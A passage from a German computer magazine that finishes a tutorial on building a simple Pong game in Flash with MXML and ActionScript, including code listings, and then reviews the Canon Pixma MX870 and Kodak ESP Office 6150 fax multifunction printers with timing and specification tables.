Die id deutet darauf hin, dass mit diesem Knopf später das Spiel gestartet werden soll. Interessant ist das Attribut click: Es handelt sich dabei um das Ereignis, das ausgelöst wird, wenn der Benutzer die Schaltfläche anklickt. Die Anwendung soll dann eine Funktion onClickStart() aufrufen. Um diese zu definieren, brauchen Sie in der MXML-Datei einen Bereich, der ActionScript-Code aufnimmt, am besten gleich am Anfang, direkt hinter dem Application-Tag.

Auch hier hilft Content Assist mit einer Codevorlage; sie verbirgt sich hinter dem Listeneintrag <mx:Script> und </mx:Script> und darin eingebettet das etwas seltsam anmutende Konstrukt

```
<![CDATA[
]]>
```

Damit hat es Folgendes auf sich: Normalerweise sind in XML-Dateien Zeichen wie Kleiner-als (<), Größer-als (>) oder Kaufmanns-Und (&) ganz bestimmten syntaktischen Positionen vorbehalten. Solche Zeichen kommen aber auch in ActionScript-Code häufig vor und würden dann zu einer ungültigen XML-Datei führen. Das CDATA-Tag hebt nun die Syntax-Beschränkungen von XML auf, in seinem Inneren darf man so gut wie alles schreiben – zumindest aus XML-Sicht: Dass der ActionScript-Compiler damit zurechtkommen muss, steht auf einem anderen Blatt.

Als Programmiersprache macht ActionScript etliche Anleihen bei Java, enthält aber auch Elemente, die man sonst eher

von JavaScript her kennt, und fügt eigene hinzu. Eine systematische Einführung in die Sprache liefert Adobe unter [1]. Wer Java oder JavaScript kennt, sollte ActionScript-Programme problemlos lesen können.

Ein paar Bemerkungen verdient die Definition der onClickStart()-Funktion im Listing unten links (Zeilen 5 bis 8) aber dennoch: Sie gibt keinen Wert zurück, ihr Rückgabebetyp lautet also void. Laut Sprachdefinition könnte man ihn eigentlich weglassen, der Compiler erzeugt dann aber eine Warnung. Ihn hinzuschreiben, gehört unter Flash-Programmierern zum guten Ton. Dasselbe gilt für den Zugriffsmodus (private): Fehlt er, setzt der Compiler intern ein und macht die Funktion damit für Code aus demselben Package sichtbar, quittiert aber auch das mit einer Warnung.

Bemerkenswert ist auch die Art und Weise, wie dem Label ein neuer text zugewiesen wird: Dadurch, dass es weiter unten eine id zugewiesen bekommt, erzeugt der MXML-Compiler automatisch eine Member-Variable gleichen Namens innerhalb des Application-Objekts. GetObjectById()-Aufrufe, wie Sie sie vielleicht aus JavaScript gewohnt sind, erübrigen sich damit.

Um das Ergebnis der bisherigen Bemühungen live zu betrachten, speichern Sie die Datei zunächst über das File-Menü oder die Tastenkombination Strg+S. Ein anschließender Druck auf die Taste F11 übersetzt den Quelltext in eine Flash-Anwendung und startet diese im Erfolgsfall im Debugger. Unter Windows ruft der beim ersten Mal die Windows Firewall auf den Plan, die sich die Kommuni-

kation zwischen Debugger und IDE absegnen lassen möchte – tun Sie das. Wenn alles gut geht, öffnet sich nun der „External SWF Viewer“ und präsentiert Ihr Kunstwerk. Ein Klick auf die Schaltfläche sollte den angezeigten Text ändern.

## Spielkram

So weit, so gut – aber als Spiel hat das bisher Erreichte noch einen vergleichsweise geringen Unterhaltungswert. Um sich mit Fug und Recht Pong nennen zu können, fehlt dem Programm mindestens noch ein Ball, der von drei Seiten des Spielfeldes abprallt und den der Spieler auf der vierten mit einem Schläger im Spiel halten muss. Einen Hauch von Luxus brächte noch ein Punktezähler. Wie das Ganze aussehen soll, zeigt nebenstehendes Bild.

Die dafür notwendigen Änderungen an der bislang bestehenden MXML-Datei halten sich in Grenzen: Im Listing unten rechts wurde die Punkte-Anzeige durch ein weiteres Label als solche gekennzeichnet. Weil der Layout-Algorithmus des MXML-Compilers Elemente ohne explizite Positionsangabe standardmäßig zentriert untereinander anordnet, landet das neue Label gemeinsam mit dem bestehenden in einer HBox: Sie ist als solche unsichtbar, ordnet ihre Kind-Elemente nebeneinander an und vererbt Attribute wie die fontSize an diese.

Das eigentliche Spielfeld verbirgt sich in dem PongField-Tag. Einziges Problem dabei: Flash kennt ein solches Objekt gar nicht. Glücklicherweise lässt sich die Ausstattung an UI-Elementen um eigene Kreationen erweitern, indem man sie als Klassen imple-


```
1 <?xml version="1.0" encoding="utf-8"?>
2 <mx:Application xmlns:mx="http://www.adobe.com/2006/mxml" >
3 <mx:Script>
4 <![CDATA[
5     private function onClickStart() : void
6     {
7         lblScore.text = "Hallo Flash!";
8     }
9 <]]>
10 </mx:Script>
11 <mx:Label text="(leer)" id="lblScore" />
12 <mx:Button label="Klick mich" id="btnStart" click="onClickStart()" />
13 </mx:Application>
```

„Hello world“ à la Flash: Wer schon mal HTML geschrieben und JavaScript programmiert hat, versteht die Syntax wahrscheinlich auf Anhieb.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
3     xmlns:p="pong.game.*">
4 <mx:Script>
5 <![CDATA[
6     private function onClickStart(): void
7     {
8         pong.startGame();
9     }
10 <]]>
11 </mx:Script>
12 <mx:HBox fontSize="16">
13     <mx:Label text="Punkte:" />
14     <mx:Label text="0" id="lblScore" width="60" textAlign="right" />
15 </mx:HBox>
16 <p:PongField id="pong" width="400" height="300" />
17 <mx:Button id="btnStart" label="Start" click="onClickStart()" />
18 </mx:Application>
```

Die Änderungen an der MXML-Datei, die aus einem simplen „Hello“-Programm ein veritables Spiel machen, beschränken sich auf wenige Zeilen.





Bei der Flash-Variante des Spieleklassikers Pong wird der Schläger mit der Maus gesteuert.


mentiert. Eine solche Klasse legt FDT an, indem Sie aus dem Kontextmenü des Package, zu dem sie gehören soll (hier pong.game), den Befehl „New/AS Class“ auswählen. Der „Class name“ sollte PongField lauten. In das Feld „Superclass“ müssen Sie den Namen der Klasse eintragen, deren Funktionen die neue Klasse erweitern – man sagt auch: erben – soll. Die „Browse“-Schaltfläche liefert eine Liste aller zur Verfügung stehenden Klassen; was sich im Einzelnen hinter ihnen verbirgt, steht in der ActionScript-Referenz [2]. Das Pong-Spielfeld muss an Grundausstattung nur die Fähigkeit mitbringen, sich per

MXML in eine Anwendung einbinden zu lassen, und ein paar primitive Grafikbefehle verstehen. Die passende Klasse heißt UIComponent beziehungsweise mit vollem Namen mx.core.UIComponent. Die restlichen Felder des „Create Class“-Dialogs sind bereits mit sinnvollen Werten vorbelegt.

Damit der MXML-Compiler die neue Klasse findet, muss man ihm das aktuelle Package als Namensraum bekanntmachen. Dazu dient die Deklaration

```
xmlns:p="pong.game.*"
```

in Zeile 3 der MXML-Datei. Dass die Klasse dort zu finden ist, erfährt der Compiler dann über die



Shape-Objekte besitzen ihr eigenes Koordinatensystem, das seinen Ursprung nicht unbedingt links oben haben muss.

Namespace-Angabe p: im PongField-Tag.

Das Listing der Klasse PongField ist in seinen wesentlichen Teilen auf Seite 144 abgedruckt; die – triviale – Berechnung des Punktestandes haben wir aus Platzgründen weggelassen. Über den Link am Ende des Artikels können Sie das Projekt komplett herunterladen.

Die Implementierung beginnt mit der Deklaration der benötigten Variablen: paddle und ball repräsentieren den Schläger und den Ball. Die dafür verwendete Klasse Shape ist ideal, um einfache Grafiken zu zeichnen und zu bewegen. Die Abmessungen des Schlägers definieren die Konstanten paddleWidth und paddleHeight, den Radius des Balls ballSize. Für die aktuelle Position von Schläger und Ball braucht es keine gesonderten Variablen, deren Verwaltung übernimmt die Klasse Shape. Um die aktuelle Geschwindigkeit des Balls in X- und Y-Richtung muss sich hingegen das PongField selbst kümmern. Die dafür verwendeten Variablen ballDX und ballDY sind als Num-

ber deklariert – so heißt der Gleitkomma-Datentyp von ActionScript. Die Animation lässt sich so ein bisschen genauer steuern, als wenn man dafür int verwenden würde.

Die Konfiguration der Grafikobjekte erfolgt in der Funktion initialize(). Sie wird vom Framework automatisch aufgerufen, nachdem die Erzeugung des PongField-Objekts abgeschlossen ist und es zum Beispiel seine über die MXML-Datei zugewiesene Größe kennt. Als Erstes sollte so eine überschriebene (override) Funktion die von seinen Basisklassen geerbte Funktion gleichen Namens aufrufen:

```
super.initialize();
```

Für Grafikausgaben besitzen Objekte der Klasse DisplayObject – von dieser erbt UIComponent und damit auch PongField – in der Variablen graphics ein Graphics-Objekt, das als Malfläche dient. In dieses zeichnet der erste withBlock den Hintergrund des Spielfeldes. Auch ein Shape ist ein DisplayObject und besitzt eine eigene graphics-Instanz – so ist das Zeichnen von Schläger

Anzeige

```

1 package pong.game
2 {
3     import mx.core.UIComponent;
4     import flash.display.Shape;
5     import flash.events.Event;
6
7     [Event(name="gameOver", type="flash.events.Event")]
8     public class PongField extends UIComponent
9     {
10         private var paddle: Shape;
11         private const paddleWidth : int = 50;
12         private const paddleHeight : int = 8;
13         private var ball : Shape;
14         private const ballSize : int = 8;
15         private var ballDX: Number;
16         private var ballDY: Number;
17
18         public override function initialize(): void
19         {
20             super.initialize();
21
22             with(graphics) {
23                 lineStyle(0, 0);
24                 beginFill(0xc0e0ff);
25                 drawRect(0, 0, width, height);
26                 endFill();
27             }
28
29             paddle = new Shape();
30             with(paddle.graphics) {
31                 beginFill(0x000000);
32                 drawRect(-paddleWidth / 2, 0, paddleWidth, paddleHeight);
33                 endFill();
34             }
35             addChild(paddle);
36             paddle.x = width / 2;
37             paddle.y = height - paddleHeight - 5;
38
39             ball = new Shape();
40             with(ball.graphics) {
41                 beginFill(0xff6060);
42                 lineStyle(2, 0xa00000);
43                 drawCircle(0, 0, ballSize);
44                 endFill();
45             }
46             addChild(ball);
47             ball.x = width / 2;
48             ball.y = ballSize + 5;
49         }
50
51         public function startGame(): void
52         {
53             ball.x = width / 2;
54             ball.y = ballSize + 5;
55             ballDX = 1.5;
56             ballDY = 8;
57             addEventListener(Event.ENTER_FRAME, nextFrame);
58         }
59
60         public function nextFrame(evt: Event): void
61         {
62             paddle.x = Math.max(paddleWidth / 2,
63                               Math.min(width - paddleWidth / 2, mouseX));
64
65             ball.x += ballDX;
66             if(ball.x < ballSize || ball.x > width - ballSize) {
67                 // Bounce left/right
68                 ballDX *= -1;
69                 ball.x += 2 * ballDX;
70             }
71
72             ball.y += ballDY;
73             if(ball.y < ballSize) {
74                 // Bounce top
75                 ballDY *= -1;
76                 ball.y += 2 * ballDY;
77             }
78
79             if(ball.y > paddle.y - ballSize
80                && ball.x > paddle.x - paddleWidth / 2
81                && ball.x < paddle.x + paddleWidth / 2)
82             {
83                 // Bounce paddle
84                 ballDY *= -1;
85                 ball.y += 2 * ballDY;
86                 ballDX += (ball.x - paddle.x) / 5.0;
87             }
88
89             if(ball.y > paddle.y - ballSize) {
90                 // Game over
91                 removeEventListener(Event.ENTER_FRAME, nextFrame);
92                 dispatchEvent(new Event("gameOver"));
93             }
94         }
95     }
96 }

```

und Ball schnell erledigt. Wirklich auf den Bildschirm gelangen diese Objekte aber erst, wenn sie in die sogenannte Display List eines bereits angezeigten Display-Object eingehängt werden. Dafür sorgen die beiden addChild()-Aufrufe. Außerdem bewirken sie, dass sich die Koordinaten von Schläger und Ball künftig auf das umgebende Objekt, also die Spielfläche beziehen. Das ist sehr praktisch, denn damit braucht man für die Animation nicht mehr zwischen Koordinatensystemen umzurechnen.

## Bewegung

Gestartet wird das Spiel über die Funktion startGame(), die ja in der MXML-Datei aus dem click-Handler der zuständigen Schaltfläche heraus aufgerufen wird. Sie setzt den Ball zunächst auf seine Ausgangsposition zurück, damit man das Spiel nach einer Niederlage von Neuem starten kann.

Für Animationen braucht man in ActionScript keine eigene Schleife zu programmieren. Vielmehr meldet sich das System immer dann bei der Anwendung, wenn es das nächste Bild – in Flash-Sprech: den nächsten Frame – anzeigen möchte. Das geschieht bei einem LCD-Monitor standardmäßig etwa 30-mal pro Sekunde; die Frequenz kann man aber ändern: Ein Attribut nach dem Muster frameRate="25" beim Application-Objekt in der MXML-Datei legt die Bildwiederholrate fest.

Dass ein neues Bild zur Ausgabe ansteht, meldet Flash der Anwendung über das Event ENTER\_FRAME. Dafür, dass das Spiel dieses Ereignis mitbekommt, sorgt der Aufruf

```
addEventListener(
    Event.ENTER_FRAME, nextFrame);
```

in startGame(): Er bestimmt, dass bei jedem Eintreten dieses Ereignisses die Funktion nextFrame() aufgerufen wird. Diese legt zunächst die horizontale Position des Schlägers auf die aktuelle X-Koordinate des Mauszeigers fest. Der Rest besteht aus Berechnungen,

die aus der aktuellen Position des Balles und seiner Geschwindigkeit seinen neuen Ort berechnen, wobei natürlich geprüft werden muss, ob der Ball von einer Wand oder dem Schläger abgeprallt ist oder ob er das Spielfeld nach unten am Schläger vorbei zu verlassen droht. In letzterem Fall ist das Spiel verloren und die Anwendung kann damit aufhören, Schläger und Ball zu bewegen. Dazu dient die Zeile

```
removeEventListener(
    Event.ENTER_FRAME, nextFrame);
```

die dafür sorgt, dass bei Frame-Wechseln nextFrame() einfach nicht mehr aufgerufen wird. Außerdem sendet das Spielfeld mit

```
dispatchEvent(new Event("gameOver"));
```

das Ereignis gameOver in die Welt. Damit könnte zum Beispiel ein Skript-Schnipsel in der MXML-Datei auf das Spielende reagieren:

```
<p:PongField id="pong" ...
    gameOver="Alert.show('Verloren');"/> >
```

## Selber machen

Das hier vorgestellte Programmieren wird sicher nicht der Blockbuster auf der nächsten Spielemesse. Aber es zeigt doch, dass man für ansprechende Flash-Anwendungen nicht unbedingt teure grafische Werkzeuge benötigt – mit ein paar Zeilen Code lässt sich manchmal mindestens genauso viel erreichen. Das gilt natürlich besonders, wenn statt eines Spiels eine „ernsthafte“ Anwendung entstehen soll. Gerade dafür bietet ActionScript ein eindrucksvolles Arsenal an Klassen, nicht nur für die Bedienoberfläche, sondern etwa auch für den Zugriff auf Inhalte aus dem Web oder auf Datenbanken. Und mit einem Werkzeug wie FDT, das einem viel vom administrativen Drumherum abnimmt, macht Flash-Programmierung richtig Spaß. (hos)

## Literatur

- [1] ActionScript 3.0 Language Specification: <http://livedocs.adobe.com/specs/actionscript/3/wwhelp/wwhimpl/js/html/wwhelp.htm>
- [2] ActionScript 3.0 Reference for the Adobe Flash Platform: [http://help.adobe.com/en\\_US/FlashPlatform/reference/actionscript/3](http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3)

[www.ct.de/1013140](http://www.ct.de/1013140)

ct

Anzeige



Johannes Schuster

# Bürohelfer

## Fax-Multifunktionsdrucker von Canon und Kodak

Zwei Hersteller haben ihre jeweiligen Spitzenmodelle faxfähiger Multifunktionsdrucker durch neue Geräte ersetzt. Wir prüfen deren Eignung als Bürohelfer.

Ein netzwerkfähiges Gerät fürs Drucken, Scannen, Farbkopieren und Faxen spart im Büro viel Platz und macht manchen Gang zum Copyshop überflüssig. Tintendruckwerke gelten dabei allerdings nicht unbedingt als günstig im Verbrauch. Dieses Vorurteil könnten die beiden Hersteller – Canon mit seinen Einzeltinten und Kodak mit den niedrigsten Seitenpreisen der Branche – hier allerdings widerlegen. Zudem sind Tintendrucker den Lasern in vielerlei Hinsicht überlegen, etwa bei der Fotowiedergabe. Auch stinken sie nicht, machen wenig Lärm und verbrauchen weniger Energie.

### Canon Pixma MX870

Canon hat den Pixma MX870 gegenüber dem MX860 wenig verändert; anders als der Vorgänger MX850 kann er keine CDs

bedrucken, bietet dafür aber neben LAN auch WLAN. Das Gerät konfiguriert man an dessen Display für das drahtlose Netzwerk. Die mitgelieferten Treiber fanden das MX870 anschließend sowohl unter einem 64-bittigen Windows 7 als auch unter Mac OS X 10.6.x.

Für normale Overheadfolien gibt es keine Treibereinstellung, mit denen für T-Shirt-Transferfolie klappte der Druck aber gut – wenn auch seitenverkehrt, was bei durchsichtigen Medien unproblematisch ist. Wie bei Canon leider seit einiger Zeit üblich, kann man keinen wirklich schnellen und tintensparenden Modus einschalten, immerhin sind die Entwürfe gut lesbar. Außerdem erforderte der Bilddruck ein wenig Geduld: Über vier Minuten für 10 × 15 sind für einen Fotospezialisten wie Canon einfach zu viel. Dafür gerieten die Ergeb-

nisse bis auf etwas zu kräftige Hauttöne gefällig. Dies gilt auch für den Direktdruck, für den ansonsten gängige Kartenslots und recht luxuriöse Bildbearbeitungsmöglichkeiten am Display bereitstehen. An der Lichtbeständigkeit seiner Tinten hat Canon gearbeitet, muss es aber noch weiter tun, denn nach einem Jahr im Fenster werden die Bilder etwas unansehnlich, außerdem vergilbt das teure Pro-II-Papier unter UV-Einfluss.

Die Scansoftware ist die gleiche wie sie auch hochwertigen Flachbettscannern von Canon beiliegt und bietet fast alle wünschenswerten Korrektur- und Einstellmöglichkeiten. Die Auflösung lässt sich nur bis maximal 1200 dpi einstellen, obwohl das Gerät physikalisch 2400 × 4800 Punkte pro Zoll auflösen soll. Tiefen, Lichter und Farben reproduzierte der Scanner sehr gut. Gelegentliche Störlinien und ein kräftiges Rauschen, das sich zum Teil als feines Muster in Flächen bemerkbar macht, trüben aber den Eindruck etwas. Die Software fertigt PDFs mit durchsuchbarem Text auf einen Klick hin – oder per Knopfdruck am Gerät.

Beim Kopieren lieferte der Drucker qualitativ gute Ergebnisse, selbst randlose Fotos sahen noch ansehnlich aus. Der MX870 kann mehrere Seiten automatisch einziehen und die einzelnen Kopien sortiert ausgeben.

Wenden kann der Einzug die Vorlagen allerdings nicht.

Kurzwahlnummern und Adressen für das Faxmodul lassen sich am PC editieren und dann ans Gerät übertragen. Faxen vom PC kann man nur in schwarzweiß. Neu bei Canon ist die Möglichkeit, empfangene Faxe aus dem internen Speicher als PDF auf einen eingesteckten USB-Stick kopieren zu können. Dieser lässt sich beim MX870 auch übers Netzwerk vom Rechner aus abfragen. Außerdem kann man auf den Stick scannen und von ihm drucken.

Eine Normseite nach ISO-24711 kostet beim MX870 noch akzeptable 10,9 Cent, eines unserer Beispielfotos im Format 10 × 15 schlägt mit 18,9 Cent für Tinte und 40 Cent für Papier zu Buche.

### Kodak ESP Office 6150

Kodak hat seinem ESP 6150 den Beinamen „Office“ verpasst und zielt mit Fax, Einzug, Duplexdruck, niedrigen Tintenkosten und Netzwerkfähigkeiten auf Vieldrucker im kleinen Gemeinschaftsbüro. Konsequenterweise gibt es an dem Gerät keine Kartenslots für den Direktdruck, leider auch keine USB-Buchse für PictBridge-Kameras, die auch einen USB-Stick hätte aufnehmen können. Andererseits wirbt Kodak damit, dass man per WLAN und entsprechender App direkt



Hard- und Software des Canon Pixma MX870 hinterließen einen weitgehend guten Eindruck.



Kodaks ESP Office 6150 leidet noch unter Kinderkrankheiten, druckt aber billig.

### Zeiten

[Zeit/Seite]	Druck vom PC					Kopieren am Gerät				Scannen zum PC	
	Fontpage	Folie	Foto 10 × 15	Foto A4	Foto A4-Normalpapier	Foto A4	Foto 10 × 15	10 Seiten Grauert SW	Grafik Farbe	Vorschau A4	Foto A4 (600 dpi)
Canon Pixma MX870	1:52	6:02	4:35	9:48	2:22	4:05	2:05	1:30	2:08	0:07	1:53
Kodak ESP Office 6150	0:55	–	0:54	2:19	1:27	2:39	0:46	2:33	1:12	0:12	2:50




# Grauert

Fotos und Text druckt Canons Pixma MX870 durchweg in ansehnlicher Qualität.

vom iPod, iPhone und sogar vom Blackberry aus drucken kann.

Den Zugang zum WLAN richtet man am Gerätedisplay ein. Im Test klappte das zunächst nicht, bis wir an unserem D-Link-Router das „Immer senden“ vom Kompatibilitätsmodus des DHCP-Servers ausgeschaltet haben. Der ESP kann doppelseitig drucken, versetzt im Test allerdings die Rückseite um einen Zentimeter in der Horizontalen. Der Papiertransport hinterließ außerdem am oberen Blattrand stets eine kleine Kerbe, auf Fotos waren Zahnradspuren zu entdecken. Auch der automatische Papiersensor hatte Probleme: So erkannte er etwa das aktuelle Studiogloss-Papier des Herstellers im Format 10 × 15 nicht richtig und bedruckte es nur in der zweitbesten Qualitätsstufe. Das dauerte 36 Sekunden, während auf älteren und anderen Kodakpapieren der Druck 54 Sekunden beanspruchte und deutlich besser gelang. Folien wurden trotz korrekter Vorauswahl im Treiber nicht erkannt und unbedruckt wieder ausgespuckt. Das größte Manko beim Fotodruck waren aber Streifen, die auch dann auftraten, wenn der Düsentest fehlerlos durchlief. Bei eigentlich randlosen A4-Fotos trat zudem noch ein konisch zulaufender weißer Streifen durch leicht schrägen Papiertransport auf.

Die Scansoftware bietet kaum Einstellmöglichkeiten und hat ein zu kleines Fenster, in dem die Zoomintervalle viel zu grob verteilt sind. In den eingelesenen Bildern fanden wir grüne Störpixel in dunklen Bereichen und



# Grauert

Auf den Fotoprints von Kodaks ESP Office 6150 stören Streifen und sichtbare Körnung.

Streifen in Hauttönen. In Sachen Schärfe und Rauschen ließ das Ergebnis ebenfalls zu wünschen übrig. Für einen A4-Scan mit 600 dpi benötigte der ESP 6150 unter Windows 7 fast drei Minuten. Das „AiO Home Center“ für Windows lieferte leicht unscharfe, aber durchsuchbare PDFs. Für den Mac fehlt eine solche Software; immerhin konnten wir mit Apples Programm „Vorschau“ und dem mitgelieferten Scanmodul arbeiten. Am Mac ist man also nicht auf eine Twain-fähige Bildbearbeitung angewiesen. So schlecht wie Scans und Drucke waren auch die Kopien von Fotos. Eine mehrseitige Vorlage kopiert das Gerät trotz Einzug nicht sortiert. Vom ESP 6150 konnten wir keine Farbfaxe an den Pixma MX870 übertragen, in der Gegenrichtung klappte es jedoch.

Der große Vorteil bei Kodak liegt in den vergleichsweise günstigen Tintenpreisen: 6,6 Cent für eine ISO-Seite schaffen nur wenige Drucker, besonders in dieser Preisklasse. Leider hat Kodak die Pakete mit Tinte und Fotopapier vom Markt genommen, mit denen man Abzüge auf dickem Papier für 15 Cent drucken konnte. Die neuen XL-Schwarzpatronen bringen kostenmäßig leider gar nichts, da die 70 Prozent mehr Reichweite mit einem 70 Prozent höheren Preis einhergehen.

## Fazit

Mit seinen niedrigen Tintenpreisen könnte Kodak eine echte Alternative fürs Büro anbieten, al-


## Multifunktionsdrucker fürs Büro

Gerät	Pixma MX870	ESP Office 6150
Hersteller	Canon	Kodak
URL	www.canon.de	www.kodak.de
<b>Drucken</b>		
Druckverfahren	Thermischer Tintenstrahl	Thermischer Tintenstrahl
Druckauflösung	9600 dpi × 2400 dpi	k. A.
Anzahl Farben	5	6
Druckleistung (Seiten/min.)	SW: 9,4 ISO, Farbe: 6,1 ISO	SW: 32, Farbe: 30
Papierformat bis	A4	A4
Randlosdruck	10 × 15 bis A4	10 × 15 bis A4
Papiergewicht	64 ... 300 g/m <sup>2</sup>	64 ... 290 g/m <sup>2</sup>
Papierzufuhr	300 Blatt	200 Blatt
<b>Scannen</b>		
Auflösung physikalisch	2400 dpi × 4800 dpi	1200 dpi × 1200 dpi
OCR-Software	Navigators EX	integriert für Windows
Einzug	35 Blatt	30 Blatt
<b>Kopieren</b>		
Skalierung	25 bis 400 %	20 bis 500 %
Kopierleistung (Seiten/min.)	SW: k. A., Farbe: k. A.	SW: 27, Farbe: 26
<b>Faxen</b>		
Kurzwahlnummern	100	60
Speicher	250 Seiten	100 Seiten
<b>Sonstiges</b>		
Treiber für Windows	2000/XP/XP x64/Vista/Vista x64/7/7 x64	XP/Vista/Vista x64/7/7 x64
Treiber für Mac	OS X ab 10.4.11	OS X ab 10.4.8
Schnittstellen	Ethernet, WLAN 802.11g, USB 2.0	Ethernet, WLAN 802.11n, USB 2.0
Direktdruck	PictBridge, DPOF	–
Display	2,4 Zoll, farbig	2,3 Zoll, farbig
Besonderheiten	2 Papierfächer, Duplexdruck, Fax auf USB-Stick kopierbar	Duplexdruck
Maße betriebsbereit (B × T × H)	491 mm × 616 mm × 301 mm	445 mm × 554 mm × 236 mm
Gewicht	11,8 kg	8,5 kg
<b>Materialien und Kosten</b>		
Tinte Schwarz (Reichweite nach ISO)	PGI-520BK (324 Seiten, 12,70 €)	10B, 10 XL (425, 770 Seiten, 10, 17 €)
Tinte Farbe (Reichweite nach ISO)	CLI-521C/M/Y/BK (535/510/530/3425 Seiten, je 11,70 €)	10 C (420 Seiten, 18 €)
Fotopapier A4	Professionell Fotopapier II (PR-201) (20 Blatt, 18 €)	Ultra Premium Photo Paper (50 Blatt, 35 €)
Fotopapier 10 × 15	Professionell Fotopapier II (PR-201) (50 Blatt, 20 €)	Ultra Premium Photo Paper (60 Blatt, 13 €)
<b>Messungen und Bewertungen</b>		
